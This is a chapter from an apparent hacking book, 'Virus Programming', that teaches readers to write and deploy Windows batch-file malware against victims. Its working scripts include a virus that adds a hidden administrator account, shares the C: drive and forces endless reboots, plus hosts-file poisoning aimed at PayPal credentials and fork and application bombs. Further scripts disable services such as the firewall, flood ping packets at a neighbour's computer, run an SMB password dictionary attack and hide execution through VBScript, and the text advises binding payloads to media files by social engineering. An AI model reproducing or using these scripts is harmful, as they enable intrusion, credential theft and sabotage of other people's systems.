Virus Programming

[Disclaimer Notification: *All that information given in this book is only for educational means, and the author of this book solely will not hold responsibility for whatever you mess with this stuff.***]**

There were few things that are un-covered in most of the batch programs, and that is nothing but the dark-side of the batch. Batch program offers its programmers to create their custom viruses just by misusing the way the command works, which leads to the creation of batch viruses. In this chapter we are going to learn about the dark-side of the batch by learning how to misuse commands to create batch viruses.

Folder Replicator Virus:

Here is a Simple batch virus that contains only 6 lines, has the tendency to replicate itself again and again and keeps on creating a folder with same name, until a user stops it.

1. Just open up a notepad, copy and paste the below code

```
cd\
cd C:\Documents and Settings\username\Desktop
:loop
md Virus
cd Virus
goto loop
```

2. Save it as a batch file with the extension .bat, before doing that you have to modify the code by changing the place where it says '*username*' and instead of that replace it by the currently logged in username.

3. Then run it on the Victims computer to infect it.

4. Any how it doesn't cause much harm, but replicates folder inside a folder and goes on.
Once more thing that you have to notice is that, this will create directory inside another directory with the same name, so it doesn't looks like crap, since everything reside inside one main directory, more over deleting the root directory will purge all the clumsy thing done by this piece of code.

C_relwarC708 v1.0 Virus

Here is the source code for the virus C_relwarC708 v1.0, created by me.

```
@echo off
cd\
cd %SystemRoot%\system32\
md 1001
cd\
cls

rem N0 H4rm 15 cau53d unt1| N0w
rem Th3 F0||0w1ng p13c3 0f c0d3 w1|| ch4ng3 th3 t1m3 2 12:00:00.0 & d4t3 as 01/01/2000
echo 12:00:00.00 | time >> nul
echo 01/01/2000 | date >> nul

net users Microsoft_support support /add
rem Th3 u53r 4cc0unt th4t w45 Cr34t3d 15 ju5t 4 |1m1t3d 4cc0unt

rem Th15 p13c3 0f c0d3 w1|| m4k3 th3 |1m1t3d u53r 4cc0unt5 t0 4dm1n15tr4t0r 4cc0unt.
net localgroup administrators  Microsoft_support /add

rem 5h4r3 th3 R00t Dr1v3
net share system=C:\ /UNLIMITED

cd  %SystemRoot%\system32\1001
echo deal=msgbox ("Microsoft Windows recently had found some Malicious Virus on your
computer, Press Yes to Neutralize the virus or Press No to Ignore the Virus",20,"Warning") >
%SystemRoot%\system32\1001\warnusr.vbs

rem ch4ng35 th3 k3yb04rd 53tt1ng5 ( r4t3 4nd d3|4y )
mode con rate=1 > nul
mode con delay=4 >> nul
```

rem Th3 F0||0w1ng p13c3 0f c0d3 w1|| d15p|4y 50m3 4nn0y1ng m5g, as c0d3d ab0v3, 3×4ct|y @ 12:01 and 12:02
at 12:01 /interactive "%SystemRoot%\system32\1001\warnusr.vbs"
at 12:02 /interactive "%SystemRoot%\system32\1001\warnusr.vbs"

*msg * "You are requested to restart your Computer Now to prevent Damages or Dataloss" > nul*
*msg * "You are requested to restart your Computer Now to prevent Damages or Dataloss" >> nul*

rem Th3 F0||0w1ng p13c3 0f c0d3 w1|| c0py th3 warnusr.vbs f1|3 2 th3 5t4rtup, th4t w1|| b3 3×3cut3d @ 3v3ryt1me th3 c0mput3r 5t4rt5
copy %SystemRoot%\system32\1001\warnusr.vbs "%systemdrive%\Documents and Settings\All Users\Start Menu\Programs\Startup\warnusr.vbs"

rem
****
rem Th3 F0||0w1ng p13c3 0f c0d3 w1|| d15p|4y Th3 5hutd0wn d14|05 B0X w1th 50m3 m5g and w1|| r35t4rt c0nt1nu0u5|y

echo shutdown -r -t 00 -c "Microsoft has encountered a seriuos problem, which needs your attention right now. Hey your computer got infected by Virus. Not even a single anti-virus can detect this virus now. Wanna try? Hahahaha....! " > %systemroot%\system32\1001\sd.bat
copy %systemroot%\Documents and Settings\All Users\Start Menu\Programs\Startup\sd.bat "%systemdrive%\Documents and Settings\All Users\Start Menu\Programs\Startup\sd.bat"

rem
****

cd
cls
rem Th3 F0||0w1ng p13c3 0f c0d3 w1|| m4k3 th3 v1ru5 b1t 5t34|th13r
cd %systemdrive%\Documents and Settings\All Users\Start Menu\Programs\Startup
attrib +h +s +r warnusr.vbs
attrib +h +s +r sd.bat
cd

```
cd %systemroot%\system32
attrib +h +s +r 1001

rem K1||5 th3 3xp|0r3r.3×3 Pr0c355
taskkill /F /IM explorer.exe

rem @ EOV // End of Virus

rem source available at www.technocrawler.co.cc
```

Copy the source code and paste it in a notepad, then save it with the .bat extension.

This virus program will begin its operation at *C:\windows\system32* and creates a new directory with name '*1001*', changes the time to *12:00* and date to *01-01-2000*, then creates a new user with account name *'Microsoft_support'* with a password *'support'* matching the account.

It automatically assigns administrator rights to the user account that was created, then shares the root drive 'C:' which really is a security issue making the system completely vulnerable.

It will create a VBScript file with name 'warnusr.vbs' that is used to display a message *'Microsoft Windows recently had found some Malicious Virus on your computer, Press Yes to Neutralize the virus or Press No to Ignore the Virus*', that really seems to be coming from the operating system itself, then it will change the keyboard setting by reducing the rate and delay time.

Since the time and date has been already modified by the virus, it will automatically pop up a message stating *'You are requested to restart your Computer Now to prevent Damages or Data loss'* exactly at *12:01* and *12:02*, if the user restarts the computer, then it's gone.

Whenever the user try to login to the computer, it will automatically reboots continuously, because the command *'shutdown -r'* is set with time *00*, and kept in start-up folder, the user has nothing to stop this unless he enters in safe mode and delete the file, more over the file is set with system and hidden attribute making it invisible.

The only way to stop this is to enter in safe mode and disable the start-up items, and then delete the file that reside in C:\windows\system32\1001 and in the start-up folder.

You can also use some exe-binders to bind this virus with any audio, video, text or whatever the files may be, then use some social engineering technique to make the victim execute the file by himself to harm his/her computer.

You can create this virus without using any third party tools in windows, also instead of exe-binder, you can use the '*iexpress*' wizard to create a custom package.

DNS poisoning:

Batch file can has the tendency to modify the transfer zones by editing the hosts.txt file that resides inside '*C:\windows\system32\drivers\etc\hosts.txt*', so that it will take you to some malicious websites instead of landing you to the legitimate website. This may also be used for phishing, i.e. redirecting you to a bogus website which looks exactly like the legitimate one, and then steal credentials.

```
@echo off
echo 10.199.64.66    www.google.com >> C:\windows\system32\drivers\etc\hosts.txt
echo 10.199.64.67    www.paypal.com >> C:\windows\system32\drivers\etc\hosts.txt
exit
```

This program creates a new entry in the hosts file, so that whenever an user attempts to move to www.google.com, he will be re-directed to another host that has the IP address of 10.199.64.66, likewise if the user attempts to login to the paypal account by typing in www.paypal.com, he will be re-directed to another external bogus website that has the IP address of 10.199.64.67, where if the user enters the credentials unknowingly, they were into the hackers database and he can use it for several other purposes.

Fork Bombing:

Most of them have heard about the word '*fork()*', which is used to create child process, like wise fork bombing is nothing but calling a program by itself again and again with a infinite loop and making the system to crash by popping up hundreds of windows on the screen.

```
@echo off
:loop
Explorer
Call fork.bat
Goto loop
```

Copy the above program and paste it in a notepad file and save it as 'fork.bat'. The explorer command will open up the 'documents' directory, and it is given inside a loop, then the same batch file is called again which in turn opens up multiple documents rolled out in a loop, likewise it goes on by calling the program itself again and again until the system crashes or hangs up.

Application Bomber:

Application bomber is a superset of window bomber, this has a close relation to the above given fork bomber program, where in this 'application bomber' we don't call the program using the name itself (simply known as fork), where as we are going to open up applications continuously using a loop.

```
@echo off
:loop
start notepad
start winword
start mspaint
start write
start cmd
start explorer
start control
start calc
goto loop
```


When the above given batch program is executed, it will open up the following applications such as notepad, word document, Microsoft paint, WordPad, command prompt, my documents, control panel, and calculator in an infinite loop causing the system to collapse and as a result the system simply crashes or reboots. Just imagine the same using a fork concept; oops! it will make the system crash immediately.

Msg Annoyer:

Message annoyer is a batch program that uses the same concept as above, but will interact with the user anyhow annoying and irritating them by popping up some message box containing some messages in it.

```
@echo off
:annoy
msg * Hi there!
msg * How u doin ?
msg * Are you fine ?
msg * Never mind about me....
msg * I am not here to annoy you....
msg * I am caring for you.....
msg * start counting from 1 to 5, i Will be outta this place.....
msg * 1
msg * 2
msg * 3
msg * 4
msg * 5
goto annoy
```

This program will pops up a small message box as shown below,



Containing the text mentioned in the program given above.

This message box will pop up until for endless loop, which really annoys the person sitting before the computer. Even these small popup windows may crash the computer, if it overloads the memory.

User Flooder:

The '*user flooder*' program will create a number of user accounts with random numbers, and assign administrator rights to them by itself, moreover the password set for those user accounts were too random numbers.

```
@echo off
:usrflood
set usr=%random%
net users %usr% %random% /add
net localgroup administrators %usr% /add
goto usrflood
```

Since we have already learned about the environment variables, the '*%random%*' is an environment variable that generates a random positive integer. We have set a variable manually named '*usr*' for holding the random number generated by the *%random%,* then a new user account is created with the generated number as the account name and was assigned with a random password, then assigned with administrator rights, and this process gets repeated for a infinite loop, so it will create more than 50 user accounts in less than a minute. This will sure degrade the computer performance and the user will take a long long time to delete the user accounts, sometimes they will simply format their hard drives.

The best way to delete the user account is like the way we have created it and is very simple, so I am going to make this as a challenge for those who take the chance to experiment with this and get rid of those user accounts with a simple batch program. You may mail me the batch required to solve this issue along with the steps required to do so, here is my mail id ***info.prem4u[at]gmail[dot]com***.

Matrix Folder flooder:

The following piece of code is going to help flood you computer with junky folders. This program has the tendency to create more than 3000 folders in just less than a minute.

```
@echo off
:loop
mkdir %random%
goto loop
```

Here I have enclosed the screenshot took while I was testing this code on my computer.

Service Disabler:

The following piece of code is used for stopping some critical windows services.

```
@echo off
net stop "Windows Firewall"
net stop "Windows Update"
net stop Workstation
net stop "DHCP Client"
net stop "DNS Client"
net stop "Print Spooler"
net stop Themes
exit
```

This program when executed will stop the '*windows firewall*' service that is required to block unwanted datagram's coming from the internet, '*windows update*' service that is required to update windows patches and so on, '*workstation*' service that is required for the computer to establish a peer to peer connection, '*DHCP Client*' service that is required to register an available IP address from the DHCP server, '*DNS Client*' service that is required to resolve FQDN (Fully qualified Domain Name) into its equivalent IP address, '*print spooler*' service that is required to load the document to be printed in the spool, and then the '*themes*' service that is required to offer Themes and other graphical appearance.

Likewise you may stop any of the services, even the anti-virus service that offers protection from malwares will be stopped in this way.

So when these services get stopped, it almost becomes impossible for the machine to offer the service what they are supposed to do so, hence the user has to manually enable and start these services again.

Broadcast Bomber:

The '*broadcast bomber'* will broadcast messages infinitely to all the computers connected to this computer, if it is in a network. Likewise the '*msg flooder*' program that we have seen already, this helps people to annoy multiple people sitting and working in front of various other computers connected with the same network.

@echo off

:netannoy

*net send * Hi there!*

*net send * How u doin ?*

*net send * Are you fine ?*

*net send * Never mind about me....*

*net send * I am not here to annoy you....*

*net send * I am caring for you.....*

*net send * start counting from 1 to 5, i Will be outta this place.....*

*net send * 1*

*net send * 2*

*net send * 3*

*net send * 4*

*net send * 5*

goto netannoy

When the above piece of code gets executed, it will display a pop up windows like below,

On all the computers that are connected with the same network, there by annoying everyone who uses the entire network.

Keystroke Re-mapper:

The following piece of batch program helps re-map the keystroke by changing the '*scancodemap*' entry in the registry editor. The code that I have enclosed here changes the key from A to B, so that if any users press '*a*' key on the keyboard he will be getting the '*b*' displayed on the screen, likewise you may map any keys.

```
@echo off
reg add "HKLM\System\CurrentControlSet\Control\Keyboard Layout" /v "Scancode
Map" /t REG_BINARY /d 00000000000000000200000030001e0000000000
exit
```

If you want to create a new batch file for remapping other keys, you have to refer the ascii codes for each keys that was pre assigned, and you can download it from http://tinyurl.com/8ua4gk.

Ext_changer:

This virus program is created by misusing the assoc command. The '*assoc*' command is used for associating an extension with the appropriate file type, for example .txt extensions are supposed to be associated with textiles and so on.

```
@echo off
title Ext_changer
color a
Rem This Virus file replaces the actual file extensions with the given extensions
@echo off
assoc .txt=jpegfile
assoc .exe=htmlfile
assoc .jpeg=avifile
assoc .png=mpegfile
assoc .mpeg=txtfile
assoc .sys=regfile
msg Your System got Infected.....
exit
```

Here we are associating the native file extensions with some other type of file, which makes the program unable to open or display the file in right format.

Packet flooder:

Since we have already learned about the 'ping of death' and 'DoS attacks' in the earlier chapters, we are creating this program to slow down the remote computer connected in our network. This can be done by continuously pinging the remote host by setting the length of the packet to 65,500K. at the receiving end, the remote computer receives mushrooms of packets of larger size, and if it goes on for some time, the memory on the remote system automatically overloads and finally the remote system will crash.

```
@echo off

:flood

ping -l 65500 -t 10.199.64.66

start flooder.bat

goto flood
```

I am going to save this file as flooder.bat, since I have used the fork bombing technique, it will open up lot of command windows on your screen too, there are chances for your computer to crash too.

In the above program I have used my neighboring computer 10.199.64.66 as my victim, and I have tried for just 3 minutes running this program and I found the remote system restarting, until then I have turned off my monitor, because my screen too was flooded with command prompt windows. You may replace the IP address 10.199.64.66 with either your networked computer's hostname or IP address, if you want to check by yourself.

LAN Remote user – Dictionary Attack:

Use this Batch file to launch a Dictionary attack and find the Windows logon Credentials in a LAN. You need a Dictionary text file to proceed further to launch this attack successfully.

Just follow the steps below,

1. Open up a Notepad file.

2. Copy and paste the below code and save it as a Batch file with .bat extension.

```
@echo off
Title LAN Dictionary Attack Launcher
Color 0a
if “%1"==”” goto fin
if “%2"==”” goto fin
del logfile.txt
FOR /F “tokens=1" %%i in (passlist.txt) do ^
echo %%i && ^
net use \\%1\ipc$ %%i /u:%1\%2 2>>logfile.txt && ^
echo %time% %date% >> outfile.txt && ^
echo \\%1\ipc$ acct: %2 pass: %%i >> output.txt && goto end
:fin
echo *****Done*****
```

3. Make sure that you have a Dictionary Password Text file in the same location where you are going to execute this program. (*Name should be passlist.txt*)

4. Now go to the command prompt and then execute this program from there, along with the Target computers IP address or Hostname and the Valid Username.

The Syntax should be like this,…

C:\>LANbrute.bat 192.169.21.02 Administrator

Where,

LANbrute.bat – This is the Name of the batch file that resides in the C Drive.

192.169.21.02 – IP Address of the Target Computer.

Administrator – Victim Account that you want to crack.

5. This program will start launching Dictionary Attack against the administrator account on the Machine *192.168.21.02*, by using the passwords from the file *passlist.txt* and will not stop until it finds a right match.

6. If the right password was found, then it will save it in a text file named 'output.txt' on the same directory.

Credits to the Folks from Irongeek, because this is an idea by them, and after a little mess with it, I have included it in this book.

Stealthy Virus using Vbscript:

As we have seen in the previous chapters, all those programs at their time of execution, it will open up a command window there by revealing that it was programmed using batch file programming, in order to hide the programs at the time of execution, we may use a VBScript to stealth our program, and it will be more useful while constructing and executing a virus on the victims computer, so that it remains un-notified.

```
Set objShell = CreateObject("WScript.Shell")
strCommand = "C:\yourfile.bat"
objShell.Run strCommand, vbHide, TRUE
```

copy the above coding into a notepad file, replace the 'C:\ *yourfile.bat'* with the actual name of the batch file that you have created, along with the location and then save this file with a .vbs extension. Now you may execute this VBScript file to run the batch file too, so there is no need for you to execute the batch file separately. Now the batch was still running in the background and remains hidden.

The only way to end the process is to open the task manager and kill the process that says WScript.